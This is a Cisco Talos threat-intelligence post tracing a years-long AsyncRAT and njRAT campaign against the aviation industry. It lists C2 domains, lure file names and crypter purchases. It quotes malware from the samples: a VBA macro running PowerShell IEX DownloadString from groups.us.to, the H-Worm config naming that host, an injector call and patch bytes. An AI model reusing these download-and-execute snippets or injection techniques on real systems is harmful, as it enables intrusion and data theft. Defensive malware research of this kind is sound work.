

Operation Layover: How we tracked an attack on the aviation industry to five years of compromise

blog.talosintelligence.com/2021/09/operation-layover-how-we-tracked-attack.html



By [Tiago Pereira](#) and [Vitor Ventura](#).

- Cisco Talos linked the recent aviation targeting campaigns to an actor who has been targeting the aviation industry for two years.
- The same actor has been running successful malware campaigns for more than five years.
- Although always using commodity malware, the acquisition of crypters to wrap the malware makes them more effective.
- This shows that a small operation can run for years under the radar, while still causing serious problems for its targets.

Summary

Cisco Talos and other security researchers have recently reported on a series of malicious

campaigns targeting the aviation industry. These reports mainly center around the crypter that hides the usage of commodity malicious remote access tools.

We decided this would be a good starting point to demonstrate how a researcher can pivot from the initial discovery of a RAT and eventually profile a threat actor. This post will show how we discovered previous campaigns targeting the aviation industry, which links back to an actor that's been active for approximately six years.

We believe the actor is based out of Nigeria with a high degree of confidence and doesn't seem to be technically sophisticated, using off-the-shelf malware since the beginning of its activities without developing its own malware. The actor also buys the crypters that allow the usage of such malware without being detected, throughout the years it has used several different cryptors, mostly bought on online forums.


We also believe with a high degree of confidence that the actor has been active for at least five years. For the last two, they've been targeting the aviation industry, while conducting other campaigns at the same time. Pivoting from an initial discovery is not an exact science — in this process, a researcher must assert a certain level of confidence in these associations.

In this post, we will show how our research uncovered information about the attackers spreading [AsyncRAT](#) and njRAT using specific lure documents centered around the aviation industry. If infected with these threats, organizations could fall victim to data theft, financial fraud or future cyber attacks with much worse consequences.


In the end, our research shows that actors that perform smaller attacks can keep doing them for a long period of time under the radar. However, their activities can lead to major incidents at large organizations. These are the actors that feed the underground market of credentials and cookies, which can then be used by larger groups on activities like "[big game hunting](#)."

The aviation campaign


We started our research into these campaigns after a [tweet from Microsoft](#) describing new attacks they discovered using AsyncRAT. Our researchers looked at the domain Microsoft Security Intelligence mentioned, [kimjoy\[.\]ddns\[.\]net](#). The image below shows the several links we uncovered between the campaigns, domains, IPs and actors somehow associated with each other.



This shows us that the actor behind these campaigns has been operating malware for more than five years and specifically targeting the aviation industry for at least two years. For this campaign, the actor used emails similar to the one below as the initial attack vector.



These emails would appear to contain an attached PDF file that was a link to a .vbs file hosted on Google Drive.



Our research shows that this actor has been targeting the aviation industry since at least 2018, with files mentioning both "Trip Itinerary Details" and "Bombardier" at the time using the URL `akconsult[.]linkpc[.]net`.

`akconsult[.]linkpc[.]net`

We first reached this domain by searching for the string "Charter details.vbs," which is the name of one of the samples linked to the `kimjoy[.]ddns[.]net` domain.

The domain `akconsult.linkpc.net` is the oldest domain, first seen on July 2, 2015. Analysis of the activity associated with the domain reveals that this actor has used several RATs and that, since August 2018, there are samples communicating with this domain with names that indicate the adversary wanted to target the aviation industry.

The following table shows a timeline of samples with aviation-related names that communicate with `akconsult[.]linkpc[.]net`. It is worth noting that these are not the only files related to this domain — they are just the ones relevant to our investigation.

| Date first seen | Name |
|-----------------|----------------------------------------------------------|
| 2018-08-08 | Trip Itinerary Details.PDF.scr |
| 2018-11-13 | Invoice Bombardier AR2018NOV13.pdf.pif |
| 2019-01-23 | MSN 8746 Concession & MSN 8746 ASSEMBLY PLANNING.pdf.pif |
| 2019-07-04 | Quote EGNH - LEPA - EGNH 2912 - 0210 435641.PDF.pif |
| 2019-07-08 | Private Jet Quote Itinerary Details.pdf.exe |
| 2019-09-10 | Trip Itinerary Details.PDF.vbs |
| 2019-10-01 | Quoted Itinerary Sheets.PDF.vbs |
| 2021-05-28 | charter request details.vbs |
| 2021-05-31 | Draft Charter Contract.vbs |
| 2021-06-01 | charter details.vbs |
| 2021-06-08 | ACMI WET LEASE DETAIL.vbs |
| 2021-06-10 | MSN 8871-2021 Presentation details.pdf.vbs |
| 2021-06-11 | PAX charter information.vbs |
| 2021-06-17 | ACMI Charter Details.vbs |
| 2021-06-21 | Flight Details.vbs |
| 2021-06-22 | Fuel price list.xlsx.vbs |
| 2021-07-12 | Cargo details.vbs |

This actor has been active for so long we wanted to know what else we could find about them. So we started a search using the "akconsult" keyword. This search revealed a malware sample and a user handle mentioned on the site [hackingforum\[.\]net](#). A search on this forum turned up several indicators of the actor's goals, which we will detail in the following sections.

The sample identified was first seen on Feb. 7, 2013 and was packed with a .NET packer that performs a triple reflection of the RunPE stub, before hollowing a copy of itself to inject the CyberGate malware.

| Computer\HKEY_CURRENT_USER\SOFTWARE\Akconsult | | | |
|-----------------------------------------------|-------------------|---------------|---------------------|
| | Name | Type | Data |
| > Console | (Default) | REG_SZ | (value not set) |
| > Control Panel | FirstExecution | REG_EXPAND_SZ | 04/08/2021 -- 13:42 |
| > Environment | NewGroup | REG_EXPAND_SZ | |
| > EUDC | NewIdentification | REG_EXPAND_SZ | Akconsult |
| > Keyboard Layout | | | |
| > Microsoft | | | |
| > Network | | | |
| > Printers | | | |
| ▼ SOFTWARE | | | |
| > 7-Zip | | | |
| > Akconsult | | | |
| > AppDataLow | | | |

One of the Cybergate RAT's configuration parameters is the NewIdentification, as can be seen on the registry key on the image above. We found a sample that uses Akconsult as an identification key. This parameter is defined by the malware builder so that it can distinguish between several operators. In this case, the operator used the handle "Akconsult," giving us a good link to our actor. At this point, we know our actor uses akconsult as a username, so it wouldn't be unusual for them to use it in a sample.

The command and control (C2) domain used by this sample is "opybiddo.zapto.org," which is mentioned in the court case "Microsoft Corporation v. Mutairi et al." In this case, Microsoft made a complaint against the creators of njWorm and the H-worm and VitalWerks, along with the owner of the domain zapto.org. A deeper look into the case indicates that there was no relation between AKconsult and the worm creators. At first glance, it seems that the domain was seized along with others based solely on the fact that it was distributing malware and belonged to VitalWerks. Eventually, we would come to find that there is another link between our actor and these worms, which further strengthens the association between the threat actor and this case.

This seizure predates the first record we have for the akconsult[.]linkpc[.]net domain, and may have been the reason behind the creation of akconsult at linkpc[.]net

Using this hostname as a C2, we identified four other samples all using the same malware but with different identifiers between September 2012 and May 2014.

During the recent campaigns, this domain was being used as a C2 for AsyncRAT, which the attackers dropped via a VBS file hosted on Google Drive. This server was using TLS to encrypt the C2 communications, so we decided to search for other servers using the same certificate thumbprint.

This search shows AsyncRAT clients communicating with the same server that was used on these campaigns. This expanded our sample scope to more than 50 samples. The analysis of these samples uncovered the existence of eight more domains linked to this campaign listed below.

| Domain | First seen |
|-----------------------------|---------------|
| nextboss[.]ddns[.]net | May 5, 2021 |
| e29rava[.]ddns[.]net | May 11, 2021 |
| frankent2021[.]ddns[.]net | May 24, 2021 |
| shugardaddy[.]ddns[.]net | May 26, 2021 |
| 8970[.]ddns[.]net | June 10, 2021 |
| exchangexe2021[.]ddns[.]net | June 17, 2021 |
| hoc2021[.]ddns[.]net | June 18, 2021 |
| jorigt95[.]ddns[.]net | June 21, 2021 |

Most of the domains were first seen either in May or June 2021. The oldest of the list seemed to be active only for a couple of days, without many samples using it. However, the URL e29rava[.]ddns[.]net was always active with several samples using it as C2.

e29rava[.]ddns[.]net

We analyzed several of these domains between early June and late July. Eventually, we found that the domain e29rava[.]ddns[.]net is linked to at least 14 visual basic scripting (VBS) files with names that are clearly linked to the aviation industry, as can be seen below.

| Date first seen | File name |
|-----------------|------------------------------------------------|
| May 28, 2021 | 24th GCAA Presentation Agenda Details.vbs |
| June 3, 2021 | SAFETY DECISION 2021-06 - ISSUE 23.vbs |
| June 7, 2021 | UAE NOTAM Summary.vbs |
| June 8, 2021 | Letter of Intent - Wet Lease ACMI.vbs |
| June 9, 2021 | SERVICE SUMMARY LETTER - ref ADNSME2651031.vbs |
| June 10, 2021 | Parking & Storage Webinar Agenda Details.vbs |
| June 11, 2021 | ACS Leasing ACMI Details.vbs |
| June 23, 2021 | Airbus Morning Session Invitation Details.vbs |
| June 23, 2021 | AirbusWorld Notification Details.vbs |
| June 29, 2021 | St Bombardier 2021JUN30 Overdue Invoices.vbs |
| July 5, 2021 | Jeppesen Overdue Invoices.vbs |
| July 12, 2021 | A320neo_CFM_WEBINAR_Materials 13JULY2021.vbs |
| July 14, 2021 | 2PAX_Flight Routing Details.vbs |
| July 15, 2021 | 3rd AirbusWorld Training Invitation Card.vbs |

This domain was almost exclusively used in this campaign, some of the file names are used pointing to other domains on the previous list around the same day.

These VBS files are a crypter that is wrapping the AsyncRAT, as previously mentioned.

Other domains

Following the same breadcrumbs, we found other domains strongly linked to the same threat actor that were not related with the aviation-themed campaigns.

Hostname bodmas[.]linkpc[.]net

We discovered this domain because "bodmas" is one of the usernames the threat actors use for the Aspire crypter. A quick search for samples associated with it showed samples that were active in the last quarter of 2018. As the picture below shows, in December 2018, Nassief had already purchased the crypter.

12-18-2018, 07:31 PM

JustNothing •
In dubio pro reo
\$\$\$

Posts: 952
Threads: 9
B Rating: 443 1 1
Popularity: 1,193
Bytes: 1,553.9
Game XP: 0

Nassief2018 Wrote: >> (12-18-2018, 05:27 PM)

Pls mate i just get your product pls and its saying Your account is not activate or banned pls open it for me

Here is my username: **bodmas**

Order ID: 384e114b-0a7f-4253-afc3-195163fc5cca

Unlocked your account

One of the samples we found establishes yet another link to the hostname kimjoy[.]ddns[.]net, which was one of the original domains reportedly linked to the aviation campaigns. One sample contains the path for the PDB file shown below.

```
>mystrings aspire 4ad69083be6c8550af2cb9e9ac749d7c3439d71b542891238a6c749f393a00d5
c:\xampp\htdocs\Aspire\files\kimjoy_b0NVNSVzcVayJSSW\b0NVNSVzcVayJSSW.pdb
System.Net
<assemblyIdentity version="1.0.0.0" name="MyApplication.app"/>
b0NVNSVzcVayJSSW.exe
```

This path shows that it is using the Aspire crypter but also shows the "kimjoy" handle in a sample that contacts the bodmas[.]linkpc[.]net domain, establishing another link between the two. This seems to be some internal handle used by Aspire at build time.

The crypter was used to wrap CyberGate malware, the same we saw on the previous domain.

Hostname groups[.]us[.]to

Sometimes during our investigations we are confronted with weak links, links that although technically they make sense, due to the lack of additional supporting links or because they don't fully fit the context, making us define them as low-confidence links — this is one of those examples.

While the aviation campaign was active, there was one domain that, although it didn't seem related at first, there was an overlap between IP addresses, as shown below.

| Domain | IP | Date Start | Date Finish |
|--------------------|----------------|--------------|---------------|
| groups.us[.]to | 185.244.26.231 | May 26, 2021 | July 16, 2021 |
| e29rava.ddns[.]net | 185.244.26.231 | May 28, 2021 | June 21, 2021 |

At this point, we decided that it would be worth taking a deeper look at this hostname, one the actor doesn't use very often.

The oldest malware sample referring to this hostname was first seen on Sept. 24, 2016 and was a simple batch file that is part of a malware chain that drops multiple files. The batch file will download and execute another malware, obfuscated with a Delphi packer.


Talos found what seemed like tests to determine the detection ratio of the malware using this domain as a C2. The table below shows the submissions done with the same IP address from the Dominican Republic, a single time, indicating that tests were being performed.

| First seen | Filename |
|------------|-----------------|
| 2020-10-10 | celia430.pub |
| 2020-10-10 | yuca702.pub |
| 2020-10-11 | heidy903.pub |
| 2020-10-11 | george800.pub |
| 2020-10-11 | jessi760.pub |
| 2020-10-11 | lolamen902.pub |
| 2020-10-13 | sociedad609.pub |

We decided to take a deeper look at these samples since they were being tested for detection.

Convolutd njRAT

When we started the analysis on the Microsoft Publisher files and, given the previous TTPs from this actor, we were not expecting the number of layers in the infection chain.




The Publisher files all had the same origins. We found the initial macros for testing and then another version that, for the untrained eye, would seem like a perfectly normal macro.


```

static byte[] GetPatch
{
    get
    {
        if (Is64Bit)
        {
            return new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
        }

        return new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC2, 0x18, 0x00 };
    }
}

```



The second assembly is an injector that will run the executable passed on the first parameter and inject the code passed on the second parameter into it.

```

[Byte []]$TchAFF=('$<-*>/ (*] +% | %+ [*] \< \*->$4D, $<-*>/ (*] +% | %+
$t=[System.Reflection.Assembly]::Load($iPwRnH)
[rOnALdo]::ChRiS('msbuild.exe', $TchAFF)

```

The injected malware is a variant of njRAT. This does not imply that the actor is sophisticated — it simply shows that the actor uses different RATs.

H-Worm

A malicious document first seen on Dec. 13, 2019 was found downloading and executing a payload hosted on the same domain.

```

VBA MACRO SYq2bHBGPVGs.bas
in file: ppt/vbaProject.bin - OLE stream: 'VBA/SYq2bHBGPVGs'
-----
Sub Auto_Open()

n0 = "pOwErShELl -Command IEX(New-Object('Net.WebClient')).'DownloadsTring'('http://groups.us.to:69/d')
t0 (n0)

End Sub

Public Sub t0(t8)
Set t6 = GetObject("winmgmts:{impersonationLevel=impersonation}!\.\root\cimv2")
Set t9 = t6.Get("win32_powershell")
t3 = t9.Create(t8, Null)
End Sub

```

This sample was packed with a simple chr operation that contacts the domain groups[.]us.[.]to. Once unpacked, it was clear that it was H-Worm developed by an actor that uses the handle "houdini".

Windows Script Host

```
'<[ recoder : houdini (c) skype : houdini-fx ]>

'----- config -----

host = "groups.us.to"
port = 96
installdir = "%programdata%"
lnkfile = true
lnkfolder = true

'----- public var -----

dim shellobj
set shellobj = wscript.createObject("wscript.shell")
dim filesystemobj
set filesystemobj = createobject("scripting.filesystemobject")
dim httpobj
set httpobj = createobject("msxml2.xmlhttp")
```

These are the same two kinds of malicious applications that are listed in the aforementioned Microsoft indictment.

The designer


A deeper look into the njRAT sample took us down another line of investigation. As we mentioned above, this sample has a very convoluted packaging, but one of the steps is to download the final stage from [https://satlahk\[.\]github\[.\]io/msc/cl.png](https://satlahk[.]github[.]io/msc/cl.png). This GitHub account indicates that the owner is in Brazil, but the njRAT function names are in Spanish.

We found it unusual that the PowerShell crypter contains references to the Portuguese soccer player Cristiano Ronaldo. "Chris" is the Brazilian and Spanish diminutive to Cristiano.

```
[rOnAlDo]::ChRiS('msbuild.exe', $TchAFF)
```

A search for the GitHub account was a dead end, just like the mutex created by the rat name "TikTok". However, the njRAT variant seems to have unique details to pivot off.

In the C2 communication, the RAT uses "@!#&^%\$" as a field delimiter, as we can see on the page below that string is defined as a byte array, which is converted into characters when it is used.



```
1173 // Token: 0x04000004 RID: 4
1174 public static bool Archivo = Convert.ToBoolean(1);
1175
1176 // Token: 0x04000005 RID: 5
1177 public static bool Ver;
1178
1179 // Token: 0x04000006 RID: 6
1180 public static byte[] Cuadro = new byte[]
1181 {
1182     64,
1183     33,
1184     35,
1185     38,
1186     94,
1187     37,
1188     36
1189 };
1190
1191 // Token: 0x04000007 RID: 7
1192 public static object Analizar;
1193
1194 // Token: 0x04000008 RID: 8
1195 public static int Depurar = 6969;
1196
1197 // Token: 0x04000009 RID: 9
1198 public static byte[] Salida = new byte[5121];
1199
1200 // Token: 0x0400000A RID: 10
1201 public static byte[] Solucion = new byte[]
1202 {
1203     118,
1204     48,
1205     46,
```

```
25CB 00 0A 13 07 28 09 72 01 00 00 70 13 07 28 00 11 07 2A 00 00 00 01 1C 00
25CD 00 00 00 00 48 58 00 05 05 00 00 01 00 00 5E 00 50 AE 00 05 05 00 00 01
25CE 38 08 08 70 00 00 00 11 00 00 11 00 00 73 92 00 00 0A 0A 73 92 00 00
25CF 72 58 1E 00 70 72 92 00 00 70 72 01 00 00 70 28 00 00 0A 28 93 00 00
25D0 72 A9 1F 00 70 28 1D 00 00 0A 06 16 12 02 12 03 12 04 07 16 28 1E 00 00
25D1 26 12 01 72 A0 1F 00 70 72 92 00 00 70 72 01 00 00 70 28 0A 00 00 0A
25D2 00 00 0A 13 05 DE 1A 25 00 72 55 1F 00 70 72 92 00 00 70 72 01 00 00
25D3 0A 00 00 0A 13 05 DE 00 11 05 2A 00 00 01 16 00 00 00 00 01 00 5F 00
25D4 1A 0F 00 00 01 18 38 05 00 4C 00 00 00 12 00 00 11 00 00 16 0A 00 14 00
25D5 20 1F 64 73 22 00 00 0A 0C 06 12 02 1F 64 12 01 1F 64 28 1F 00 00 00
25D6 2C 06 00 17 13 04 DE 28 06 17 58 68 0A 00 06 1A 02 02 16 FE 01 13 05 11
25D7 2D C8 00 DE 05 26 00 00 DE 00 16 13 04 28 00 11 04 2A 01 18 00 00 00
25D8 00 3E 3F 00 05 05 00 00 01 22 02 28 07 00 00 0A 00 2A 00 00 00 13 38
25D9 0A 01 00 00 00 00 00 16 28 95 00 00 0A 80 01 00 00 04 16 28 95 00 00
25DA 00 02 00 00 04 16 28 95 00 00 0A 80 03 00 00 04 17 28 95 00 00 0A 80
25DB 00 04 1D 00 38 00 00 01 25 D0 22 00 00 04 28 96 00 00 0A 80 00 00 00
25DC 39 18 00 00 00 00 00 04 20 01 14 00 00 8D 30 00 00 01 80 00 00 00 04
25DD 8D 30 00 00 01 25 D0 21 00 00 04 28 96 00 00 0A 80 0A 00 00 04 1C 8D
25DE 00 01 25 D0 20 00 00 04 28 96 00 00 0A 80 00 00 00 04 72 01 00 00 70
25DF 00 00 04 7E 06 00 00 04 28 0E 00 00 06 80 00 00 00 04 7E 0A 00 00 04
